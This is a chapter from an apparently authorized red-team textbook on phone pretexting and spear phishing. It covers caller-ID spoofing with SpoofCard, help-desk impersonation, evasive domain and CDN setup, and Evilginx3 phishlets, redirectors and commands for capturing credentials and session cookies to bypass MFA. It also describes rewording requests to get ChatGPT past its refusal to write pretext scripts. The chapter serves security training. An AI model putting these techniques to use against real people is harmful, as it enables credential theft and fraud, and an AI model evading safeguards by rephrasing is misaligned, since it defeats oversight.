

5

Social Engineering and Physical Assessments

Chapter Objectives

After reading this chapter and completing the exercises, you will be able to do the following:

- Understand how to approach phone pretexting calls
- Prepare your phishing infrastructure and execute the campaign
- Identify weak physical security controls
- Breach physical buildings

When you think about organizations being breached, most individuals don't realize that the most common method is through social engineering techniques. According to Proofpoint, 70 percent of data breaches begin by social engineering attacks (<https://www.proofpoint.com/us/threat-reference/social-engineering>).

In 2022, Uber faced an incident involving social engineering leading to network access. An attacker obtained credentials for an Uber employee from the black market. Despite the attacker having credentials, Uber's network still had multifactor authentication (MFA) in place. The hacker impersonated Uber's security team and sent communications to the employee whose credentials were compromised over WhatsApp, indicating that the employee needed to approve the MFA push request. The hacker proceeded to send tons of MFA requests to the employee's phone until the employee eventually approved the request, providing access to the Uber network.

Organizations can have the strongest technical controls, but people will always be the weakest link. Mature technical controls can only do so much, and threat actors will always continue to prey on human emotions. With that being said, technical controls, from a perimeter perspective,

have significantly advanced over the past few years, making red teamers more creative each day with campaigns.

In addition to social engineering, as COVID-19 came into the picture in 2020, the focus seemed to turn away from physical security with fewer employees in the office. However, sensitive information and internal network access are still present in businesses with a physical location. Some organizations may have formed and flourished during COVID but don't necessarily have the proper physical security controls in place, so threat actors can take advantage of them. We are seeing a shift of employees returning to the office without proper physical security controls in place and a lack of employee training in this area.

Phone Pretexting: Let's Dial into Your Target

Phone pretexting during a red team event is a valuable tactic that operators can leverage as an initial access vector. The method focuses on coercing an individual to perform actions such as providing internal company information or convincing the user to navigate to a fake login portal based on a persona, such as help desk personnel, being used by the operator over the phone. As you prepare for phone pretexting, you will need to begin reconnaissance for your target organization.

Reconnaissance

Reconnaissance during phone pretexting provides the background of how to execute your phone pretexting campaign. Organizations constantly post through social media channels or release information through news outlets. You will want to obtain an idea of commonly discussed subjects within an organization if you plan to utilize specific subjects. An example of leveraging information from the media includes one organization acquiring another. Utilizing this information could be a perfect way to impersonate an individual from the help desk at one organization because it would be challenging for an employee to verify another employee if an acquisition is in process.

When it comes to choosing the personnel you are targeting, there are a few factors to take into consideration before randomly choosing folks. First, you need to identify if the organization has its employees working remotely, hybrid, or in person. If the employees are back in the office, including the person you are impersonating, this will ultimately lead to

quickly being burned during a red team event. Once you know the employee's office presence, you can approach the person you want to target. For example, if the help desk is a department you want to impersonate, ensure that the help desk is not in the same office as the folks you are targeting. You will want to identify folks working in other locations who can't quickly verify your identity by walking over to your desk. Another factor to consider when choosing personnel is not focusing on folks or targeting leadership roles unless you see that as a viable route. Typically, you want to go after folks who are at or below a manager level when choosing personnel.

The best way to find employees is by taking advantage of the information you gather during the overall open-source intelligence (OSINT) phase of your red team event and leveraging the data to identify the roles of the folks you can target and the technology in use from DNS records. You can find OSINT collection methods for understanding an organization's public presence in [Chapter 4](#), "[Modern Red Team Methodology and Tools](#)."

Additionally, you will want to use a sock puppet account when identifying targets from a granular perspective and for crafting your persona. When you're evaluating potential targets, the shorter tenure of an employee will yield a better result for targeting purposes because that employee is still adjusting to the security culture of the organization.

Depending on the persona of choice, you may or may not need to stand up infrastructure. If you choose to stand up a landing page, you can find instructions for standing up infrastructure for social engineering campaigns in the "Spear Phishing: Time to Reel in Your Target" section later in this chapter. You can leverage spear phishing scenarios alongside phone pretexting to coerce users to carry out whichever action you are looking for them to carry out, including having a target visit a phishing landing page that you control or downloading a payload on their machine.

When you gather information on potential targets, you can prepare and organize your targets in a manner as outlined in [Table 5-1](#). Documenting and organizing your data as you go are crucial from a reporting standpoint.

Table 5-1 Documenting Phone Pretexting Data

Employee Name	Role	Number	Tenure	Call Date and Time
Will Smith	Business Analyst	(123) 456-7890	6 months	01/25/2025 11:03
Ann Haley	AP Associate	(123) 456-7890	2 years	01/26/2025 10:01
Jane Doe	HR Specialist	(123) 456-7890	1 year	01/28/2025 17:04

Preparing Pretext

The best way to find employees from an organization is through LinkedIn using a sock puppet account. You can also gather talking points from an organization's employees because they tend to list what technologies are used internally or the security stack for their environment. You will also want to grab the name of an employee and a few others to use as name droppers when browsing LinkedIn. During phone pretexting calls, a common question to ask an employee is the manager's name, which makes collecting this information useful for this type of situation. Whomever you choose, ensure you are comfortable playing the persona of that person and do extensive research on the individual's role.

You could potentially impersonate the following types of employees:

- Help desk personnel
- Third-party vendors
- HR employees
- Employees calling the help desk

Keep in mind that these are just a few examples; there are other personas you could create when executing your pretext. When portraying the role of an employee calling the help desk for an account takeover, you should expect someone to ask personal questions about the person to confirm their identity, such as phone number, date of birth, current address, or employee ID number. You will likely not have an employee ID number,

but having other personal background knowledge can be a way around not having that information.

ChatGPT is a great resource to leverage for generating pretext scripts with artificial intelligence. It takes away the stress of putting together the verbiage of a script. As you perform more pretexting calls, you'll be more comfortable executing those calls without using ChatGPT as a reference point. For beginners, you can take this as a starting point and alter it for what you're trying to achieve. You will need to word questions in a way that doesn't make the questions come across as malicious behavior when requesting information from ChatGPT. The script generated later from ChatGPT is a scenario where you would leverage a landing page alongside your pretext to meet the following objectives:

1. Convince the employee that there have been multiple login attempts related to their account and that they need to reset their password.
2. Guide them to your controlled portal.
3. Collect credentials and session cookies for the employee.

Impersonating the Help Desk

The figures that follow provide an example of how ChatGPT won't respond to inquiries that appear malicious (see [Figure 5-1](#)) versus how you can reword the request to get the information you want out of ChatGPT to leverage for your engagement (see [Figure 5-2](#)).




Figure 5-1

ChatGPT: Malicious Behavior




Figure 5-2

ChatGPT: Nonmalicious Behavior

You can take this script as a starting point and alter the talking points, but this figure gives you an idea of how you should word your script.

Execution

Now that you understand how to identify targets for phone pretexting and how to prepare the script, let's dive into execution.

SpoofCard

The next step is choosing a tool to spoof your number. SpoofCard is commonly used as a mobile application to spoof your number to folks you intend to speak to only once; however, you can abuse the mobile application to enter in a number of your choosing and dial the target through the application. If you are impersonating the help desk, for example, you can leverage the corporate HQ number to have as the Number to Display (see [Figure 5-3](#)). SpoofCard's features allow you to alter your voice, create background noise, and log the timestamps and length of calls. There are also plenty of other useful features for us as red teamers.




Figure 5-3

SpoofCard Application

Since 2022, SpoofCard has begun to push changes due to new regulations that require the app to verify ownership of phone numbers utilized for

caller ID. Some grandfathered plans with SpoofCard still allow the service to be used to alter the phone number, but in the event you're unable to customize the number, another option is to try to find a number listed by SpoofCard matching the area code of the company you're targeting. An alternative is to stand up your own private branch exchange. STACKTITAN has created a great walkthrough on how to get this fully set up at <https://rift.stacktitan.com/cid-spoofing/>.

Documentation

Documentation at any phase of a red team event is crucial because engagements typically last for weeks at a time. When performing any pretexting calls, you can create a table for notes as you make calls when targeting each individual. The sample documentation provided in the text that follows is from the perspective of a fictitious organization named Acme documenting the outcome.

Consider the following scenario: You are impersonating the help desk indicating to the employee that their device is out of sync. The employee needs to reauthenticate their device by visiting a portal controlled by you. Doing so will result in you, the red teamer, gaining access to their account. **Table 5-2** outlines how you can track your notes during phone pretexting.

Table 5-2 Example Phone Pretexting Data

Employee	Target Number	Timestamp	Spoofed Persona and Number	Outcome
Will Smith	(123) 456-7890	09/30/23 09:00 AM	Help Desk (123) 456-7890	Acme called Will impersonating the help desk to indicate that Will's device was out of sync with M365 for MFA. Will indicated he had not noticed any issues but was willing to get the problem sorted with Acme. Acme

Employee	Target Number	Timestamp	Spoofed Persona and Number	Outcome
				directed Will to the portal at https://example.com/xyz and provided his credentials and MFA code. Acme indicated the device had properly been resynchronized and thanked Will for his cooperation in resolving his account issues. Acme ended the call at this point.

Spear Phishing: Time to Reel in Your Target

Because spear phishing continues to grow as the largest initial access attack vector, there are various important techniques to take into account when standing up evasive phishing infrastructure. As attacks have picked up, email filtering has significantly improved. Tactics continuously change every day, so you will always need to be thinking ahead. There are a few elements that are important as you build infrastructure for spear phishing. The best way to blend in as an adversary is to look like a normal company by

- Using aged and categorized domains
- Deploying a cloud instance
- Leveraging M365 for sending emails
- Making the email believable
- Performing post-exploitations with the data collected

Infrastructure

Many cloud providers, including Digital Ocean and Azure, can deploy virtual instances in the cloud to host your infrastructure. It is important to note that you must review any necessary legal information with the cloud

provider you choose prior to deploying anything for an engagement to ensure your infrastructure is not burned. Additionally, you *must* be authorized to use these providers for engagements.

Security Settings

On whichever cloud provider you choose, you should configure access to allow 80 (HTTP)/443 (HTTPS) open to the world and 22 (SSH) open to only your IP. *Do not open SSH to the world from your instance.* The list that follows provides an example of how your inbound and outbound rules should be set up:

- **Inbound Rules:**
 - Allow SSH from your IP (X.X.X.X/32)
 - Allow 80 to the Internet (0.0.0.0/0)
 - Allow 443 to the Internet (0.0.0.0/0)
- **Outbound Rules:**
 - Allow all traffic outbound (0.0.0.0/0)

Virtual Instance

Next, you will want to deploy the instance where you will run your phishing infrastructure. You can deploy your infrastructure on the distribution of your choice. I (Savannah) recommend leveraging an Ubuntu image for its ease of capabilities with the following configuration:

- **Instance Type:** 1 CPU
- **Instance Image:** Ubuntu Distribution
- **Firewall:** UFW or other options available
- **Storage:** 8 GiB

Domains

For phishing infrastructure, it is best to gather domains over time, have them age, and begin to categorize the domains. If you are in a situation where you do not have time to let them age, you can buy expired domains that are already aged from various organizations. Organizations implement filters in place when emails are coming through from newly registered domains. When buying domains, you should stick to buying generic named domains such as corp-internal.com and corp-files.com. This way, you can reuse domains and not be specific to an organization

name unless that is your intended goal. Domains that are aged around a year provide more credibility when you are sending out phishing emails along with other characteristics. If you are trying to manually age your domain, it will take at least 30 dates to properly age that domain. Therefore, it's best to avoid buying a domain that's never been used and trying to use it right away because that will likely lead to your being burned.

When categorizing your domain, you should ensure that your site appears to be legitimate as it goes through categorization. There are various providers, such as Squarespace and Wix, that can set up a site for you in minimal time as you let your domain be categorized, or you can clone a site to manage the site manually.

When you are categorizing your domain, there are various resources you can utilize from bluscreenofjeff's Red Team Guide to get your domain in a categorized state, including

- McAfee
- TrendoMicro
- BrightCloud
- Fortiguard
- Other domain reputation providers

I recommend reviewing other sources to use when categorizing your domain. It is best practice to submit your domain to multiple domain categorization services to ensure the reputation is strong prior to your engagement. When submitting your domain, you can point your DNS records to the site you are hosting for categorization with an A Record pointing to WWW for the domain, as shown in [Figure 5-4](#). [Figure 5-5](#) shows how a domain has been successfully categorized as Business and Economy.

Host name	Type	TTL	Data
www [REDACTED]	A	1 hour	[REDACTED]

Figure 5-4

DNS Record for WWW

Test A Site Log in

Enter a domain or URL into the search engine to view details about its current URL categories. To request recategorization of this website, click Request Change below the search results.

URL: SEARCH

URL: [www. \[REDACTED\]](#)

Categories: Business-and-Economy

Risk Level: Low-Risk

Category: Business-and-Economy

Description: Marketing, management, economics, and sites related to entrepreneurship or running a business. Includes advertising/marketing firms as well as shipping site such as fedex.com and ups.com. Corporate websites might be categorized with their technology instead of this category

Example Sites: [www.bothsidesofthetable.com/](#), [www.ogilvy.com](#), [www.geisheker.com/](#), [www.imageworksstudio.com/](#), [www.linearcreative.com/](#)

Risk Level: Low-Risk

Description: Any site that is not High Risk or Medium Risk. This includes sites that were previously confirmed as malicious but have displayed benign activity for at least 90 days

Example Sites: [www.google.com](#), [www.schwab.com](#), [www.amazon.com](#)

[Request Change](#)

Figure 5-5

Reviewing the Domain for Categorization

Azure CDN

Next, we will use an Azure content delivery network (CDN) to put in front of the phishing domain. You will need to create a Microsoft account for this step as well. [Figure 5-6](#) shows how to select the Azure CDN Standard from Microsoft (classic), and [Figure 5-7](#) shows how to configure the CDN endpoint with your domain.

Home > Front Door and CDN profiles >

Compare offerings

Microsoft Azure

Choose between Azure Front Door and other offerings.

Azure Front Door

Azure Front Door is a secure cloud CDN which provides static and dynamic content acceleration, global load balancing and protection of your apps, APIs and websites with intelligent threat protection.

Explore other offerings

See offerings for our Azure Front Door (classic) and Azure CDN Standard from Microsoft (classic), along with our partner offerings.

Choose other offerings

Azure Front Door (classic)

A global and scalable entry point that uses Microsoft global network to provide dynamic application acceleration, load balancing and security.

Azure CDN Standard from Microsoft (classic)

A global content delivery network that uses Microsoft global network for content caching and acceleration.

Azure CDN Premium from Edgio

Edgio Media operates a global CDN platform with a focus on media streaming, delivery and security.

Azure CDN Standard from Edgio

Edgio Media operates a global CDN platform with a focus on media streaming, delivery and security.

Figure 5-6

Azure CDN Classic

CDN profile

Basics Tags Review + create

Project details

Select the subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources. [Learn more](#)

Subscription *

Resource group * [Create new](#)

Resource group region

Profile details

Name * ✓

Region
 i CDN profiles are global resources that work across Azure regions

Pricing tier *
 [View full pricing details](#)

Endpoint settings

Create a new CDN endpoint ☒

CDN endpoint name * ✓
 .azureedge.net

Origin type *

Origin hostname * ✓

Query string caching behavior *

Evilginx3

For the phishing landing page, you will use Evilginx3 by Kuba Gretzky (@kgretzky). Evilginx3 is a man-in-the-middle framework that allows you to capture credentials and session cookies associated with a user. With the cookies, you can bypass multifactor authentication (MFA). The tool utilizes phishlets, consisting of a configuration file in YAML targeting your site of choice to capture the end user's data through MiTM traffic.

A few vital terms we will reference during this section are defined as follows:

- **Phishlets:** Configuration files tailored to your targeted site for phishing.
- **Lures:** Phishing links created from the phishlets that can be customized with paths, redirectors, OpenGraph options, and other options.
- **Redirectors:** The site a user sees before the actual landing page to force user interaction and hide your actual phishlet from scanners on the Internet.
- **Sessions:** Credentials and session cookies captured during the authentication process.
- **Blacklist:** Feature that enables you to block specific source IPs or unauthorized requests from hitting your server. It is best to collect source IPs from email filters to have a large-scale list for blocking.

To begin the installation of Evilginx3, you need to install Go Language on your server to build the package (see [Example 5-1](#)).

Example 5-1 Pulling and Building the Package

[Click here to view code image](#)

```
git clone https://github.com/kgretzky/evilginx2.git  
  
go build .
```

You also will need to adjust the parameters of the example.yaml phishlet template to be tailored to your targeted site. Kgretzky provides a sample phishlet template for you to start with to customize for the website you're targeting; it is shown in [Example 5-2](#). The YAML file provides guidance for the tool on what exactly to look for in requests and which requests need to be filtered out to proxy the traffic. It is important to note that every phishlet will always be different, and you can expect phishlets to continuously evolve over time as applications change the authentication process.

Example 5-2 YAML

(<https://github.com/kgretzky/evilginx2/blob/master/phishlets/example.yaml>)

[Click here to view code image](#)

```
min_ver: '3.0.0'
proxy_hosts:
  - {phish_sub: '<replace_subdomain>', orig_sub: '<replace>subdomain',
    domain: '<target_domain>', session: true, is_landing: true, auto_filter: true}
sub_filters:
  - {triggers_on: '<target_domain>', orig_sub: '<replace_subdomain>',
    domain: '<target_domain>', search: 'something_to_look_for', replace: 'replace_it.
    with_this', mimes: ['text/html']}
auth_tokens:
  - domain: '.<replace_subdomain>.<target_domain>'
    keys: ['cookie_name']
credentials:
  username:
    key: 'email'
    search: '(.*)'
    type: 'post'
  password:
    key: 'password'
    search: '(.*)'
    type: 'post'
login:
  domain: '.<replace_subdomain>.<target_domain>'
  path: '/<path>'
```

There are multiple variables inside of the sample file that you will need to understand:

- **proxy_hosts:** This section defines the domains and subdomains used to proxy between the legitimate server and end user.
 - **sub_filters:** This section leverages string substitution filters for the dynamic content when proxied.
 - **auth_tokens:** This section indicates which cookies are captured in the response being proxied.
 - **credentials:** This section identifies the data captured in the POST requests—that is, username and passwords.
 - **login:** This section indicates the domain and the path location of the phishing landing page that will appear to an end user.
- The following are other options to consider having in your profile:
- **auth_urls:** This option, shown in [Example 5-3](#), is used to define the path that can only be accessed by an end user upon capturing all the tokens needed for the session.

Example 5-3 An auth_urls Section

```
auth_urls:
  - '/admin'
  - '/admin/.*'
```

- **force_post:** This feature is extremely useful in the event that a user has the Remember Me setting enabled. This option will force the user to authenticate with the defined parameters in this section of the template. [Example 5-4](#) demonstrates this option by leveraging a regular expression for the key-value pair in the body of a POST request. When a POST request is sent to the /sessions path, it will look for any key related to the request that needs to be present to be able to insert or replace the arguments. In this case, it will look for the key string **user** with any characters afterward because any value can be supplied for this key due to the wildcard for the **user.*** key defined. For the key **pass**, it will also look for the string that patches **pass** with at least four characters afterward. For example, you could look for **passCODE** or **passWORD**, and any value for the key can be supplied because the search regular expression allows any value.

Example 5-4 A force_post Section

[Click here to view code image](#)

```

force_post:
  - path: '/sessions'
    search:
      - {key: 'session\[user.*\]', search: '.*'}
      - {key: 'session\[pass[a-z]{4}\]', search: '.*'}
    force:
      - {key: 'remember_me', value: '1'}
    type: 'post'

```

- **intercept:** This feature indicates which HTTP requests you wish to intercept in your proxied connection and replaces the responses.

Example 5-5 demonstrates this option.

Example 5-5 An intercept Section

[Click here to view code image](#)

```

intercept:
  - {domain: 'www.linkedin.com', path: '^\/report_error$', http_status: 200,
    body: '{"error":0}', mime: "application/json"}
  - {domain: 'app.linkedin.com', path: '^\/api\/v1\/log\/.*', http_status: 404}

```

Once your YAML file is ready to be ingested by Evilginx3, you need to edit the configuration of index.html for your redirector. In the latest version of Evilginx3, a redirector feature acts as a mini-site before hitting your actual phishing site. The purpose of this feature is to hide your phishing page from scanners on the Internet. The redirector page has a box to click that will open your phishlet sign-in page, forcing user interaction to view the phishlet itself. This feature helps significantly by preventing your phishing page from getting burned, hiding itself behind the landing page.

Example 5-6 shows a sample redirector from Evilginx; however, a tool such as ChatGPT can create a fake HTML landing page to leverage where you can customize as needed.

Example 5-6 A Redirector HTML File

(<https://help.evilginx.com/docs/guides/redirectors>)

[Click here to view code image](#)

```

<!doctype html>
<html lang="en">
<head>
  <title>{{from_name}} ({{from_email}}) shared a file with you (1)</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-t
fit=no">
</head>
<body>
  <div class="download">
    <button type="button" class="btn btn-primary btn-lg"
onclick="clickedDownload()">Download "{filename}"</button>
  </div>

  <script>
    function clickedDownload() {
      window.location.assign({lure_url_js});
    }
  </script>

  <script src="https://code.jquery.com/jquery-3.5.1.slim.min.js"
integrity="sha384-DfXdz2htPH0lsSSs5nCTpuj/zy4C+OGpamoFVy38MVBnE+IbbVYUew+OrCXaRk
crossorigin="anonymous"></script>
  <script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.1/dist/umd/popper.m
js" integrity="sha384-9/reFTGAW83EW2RDu2S0VKAizap3H66lZ81PoYlFhbGU+6BZp6G7niu73
71N" crossorigin="anonymous"></script>
  <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/js/bootstrap
min.js" integrity="sha384-B4gt1jrGC7Jh4AgTPSdUt0Bvf08shuf57BaghqFfPLYxofvL8/
KUEfYiJOMMV+rV" crossorigin="anonymous"></script>
</body>
</html>

```

Additional features in Evilginx are related to OpenGraph. OpenGraph is used for creating previews of sites when sharing them through various communication methods; these sites provide an end user with a quick preview of what they attempted to click. You can configure the OpenGraph settings when you generate the lure for your phishlet.

Kuba provides an example

(<https://help.evilginx.com/docs/guides/lures>) of the various options you can use with the OpenGraph settings. **Table 5-3** shows the OpenGraph settings you can customize.

Table 5-3 OpenGraph Settings

Option	Detail	Example
og_title	Title of Site	ACME Employee Portal Login
og_desc	Site Description	ACME's portal to access all employee resources
og_image	Image URL Preview	https://acme.com/image.jpg
og_url	URL Inside of Preview	https://acme.com

Prior to running Evilginx3, you will need to change a few network settings to ensure Evilginx3 can take control of the DNS, as demonstrated in [Example 5-7](#). Additionally, you have the option to generate your own certificate.

Example 5-7 Virtual Instance Settings Commands

[Click here to view code image](#)

```
## Updating network settings
sudo rm /etc/resolv.conf
sudo ln -sf /run/systemd/resolve/resolv.conf /etc/resolv.conf

## Edit /etc/hosts
[internal IP] yourdomain.com
sudo systemctl stop system-resolved.service

## Option to generate out your certificate
sudo certbot certonly -d "yourdomain.com" -d "*.yourdomain.com" -a manual
--preferred-challenges dns --register-unsafely-without-email
```

Next, open a screen session and launch Evilginx. You have the option to let the tool generate a certificate for your domain; however, keep in mind that using the certificates generated from Evilginx intentionally inputs indicators of compromise (IOCs) into the certificate itself. It is best to manu-

ally generate a certificate using a tool such as certbot, as shown in

Example 5-7.

To manually import your certificate, place the certificate and private key under the following directory:

[Click here to view code image](#)

```
~/.evilginx/crt/sites/hostname/phishletname.crt  
~/.evilginx/crt/sites/hostname/phishletname.key
```

Ensure you place the certificates in this directory prior to launching Evilginx. **Example 5-8** demonstrates the syntax, and **Figure 5-8** shows how to launch your Evilginx instance.

Example 5-8 Deploying Evilginx Commands

[Click here to view code image](#)

```
screen -S evilginx  
  
./evilginx2 -p phishlets/ -debug  
  
config autocert off (disables auto generation of LetsEncrypt certs)
```



The screenshot shows the Evilginx terminal interface. On the left is a red skull icon. On the right is the 'EVILGINX' logo in a stylized font, with 'Community Edition' and 'by Kuba Gretzky (@mrgretzky) version 3.2.0' below it. The terminal output shows the following logs:

```
[20:47:55] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)  
[20:47:55] [inf] debug output enabled  
[20:47:55] [inf] loading phishlets from: phishlets/  
[20:47:55] [inf] loading configuration from: /root/.evilginx  
[20:47:56] [inf] blacklist: loaded  
[20:47:56] [inf] obtaining and setting up 0 TLS certificates - please wait up to 60 seconds...  
[20:47:56] [inf] successfully set up all TLS certificates
```

Below the logs is a table with the following data:

phishlet	status	visibility	hostname	unauth_url
example	disabled	visible		

Figure 5-8

Evilginx Startup

Upon starting Evilginx, you can use several options to understand some of the major features and their syntax.

To list phishlet commands, enter **help phishlets** to generate the output shown in [Example 5-9](#).

Example 5-9 Listing Phishlet Commands

[Click here to view code image](#)

```
: help phishlets

phishlets

Shows status of all available phishlets and allows to change their
parameters and enabled status.

phishlets
    show status of all available phishlets

phishlets <phishlet>
    show details of a specific phishlets

phishlets create <phishlet> <child_name> <key1=value1> <key2=value2>
    create child phishlet from a template phishlet with custom parameters

phishlets delete <phishlet>
    delete child phishlet

phishlets hostname <phishlet> <hostname>
    set hostname for given phishlet (e.g. this.is.not.a.phishing.site.evilsite.co

phishlets unauth_url <phishlet> <url>
    override global unauth_url just for this phishlet

phishlets enable <phishlet>
    enables phishlet and requests ssl/tls certificate if needed

phishlets disable <phishlet>
    disables phishlet
```

```
phishlets hide <phishlet>
    hides the phishing page, logging and redirecting all requests to it
    (good for avoiding scanners when sending out phishing links)

phishlets unhide <phishlet>
    makes the phishing page available and reachable from the outside

phishlets get-hosts <phishlet>
    generates entries for hosts file in order to use localhost for testing
```

To list lure commands, enter **help lures** to receive the output shown in [Example 5-10](#).

Example 5-10 Lures Options

[Click here to view code image](#)

```
: help lures

lures

Shows all create lures and allows to edit or delete them.

lures
    show all create lures

lures <id>
    show details of a lure with a given <id>

lures create <phishlet>
    creates new lure for given <phishlet>

lures delete <id>
    deletes lure with given <id>

lures delete all
    deletes all created lures

lures get-url <id> <key1=value1> <key2=value2>
    generates a phishing url for a lure with a given <id>, with optional paramete

lures get-url <id> import <params_file> export <urls_file> <text|csv|json>
    generates phishing urls, importing parameters from <import_path> file and
    exporting them to <export_path>
```

```
lures edit <id> hostname <hostname>
    sets custom phishing <hostname> for a lure with a given <id>

lures edit <id> path <path>
    sets custom url <path> for a lure with a given <id>

lures edit <id> redirector <path>
    sets an html redirector directory <path> for a lure with a given <id>

lures edit <id> ua_filter <regexp>
    sets a regular expression user-agent whitelist filter <regexp> for a lure with
given <id>

lures edit <id> redirect_url <redirect_url>
    sets redirect url that user will be navigated to on successful authorization,
for a lure with a given <id>

lures edit <id> phishlet <phishlet>
    change the phishlet, the lure with a given <id> applies to

lures edit <id> info <info>
    set personal information to describe a lure with a given <id> (display only)

lures edit <id> og_title <title>
    sets opengraph title that will be shown in link preview, for a lure with a gi
<id>

lures edit <id> og_des <title>
    sets opengraph description that will be shown in link preview, for a lure wit
given <id>

lures edit <id> og_image <title>
    sets opengraph image url that will be shown in link preview, for a lure with
given <id>

lures edit <id> og_url <title>
    sets opengraph url that will be shown in link preview, for a lure with a give
<id>
```

To start your phish, leverage the options in [Example 5-11](#) inside the Evilginx window.

Example 5-11 Configuring the Evilginx Server

[Click here to view code image](#)

```
: config domain yourdomain.com

: config ip XX.XX.XX.XXX

: config redirect_url https://google.com

: phishlets hostname o365 yourdomain.com

: phishlets enable xyz_phishlet

: lures create xyz_phishlet

: lures edit 0 redirector <htmldirectory>
```

Formulating Your Email or Instant Message

ChatGPT can be leveraged as a resource to create your campaigns similarly to the way you used phone pretexting earlier in this chapter (see [Figure 5-9](#) and [Figure 5-10](#)). It is important to keep your emails in plain-text and avoid flashy banners where you can, unless they match 1:1 to the company branding. Typically, most companies have branding resources you can use to understand their color scheme and vector artwork.

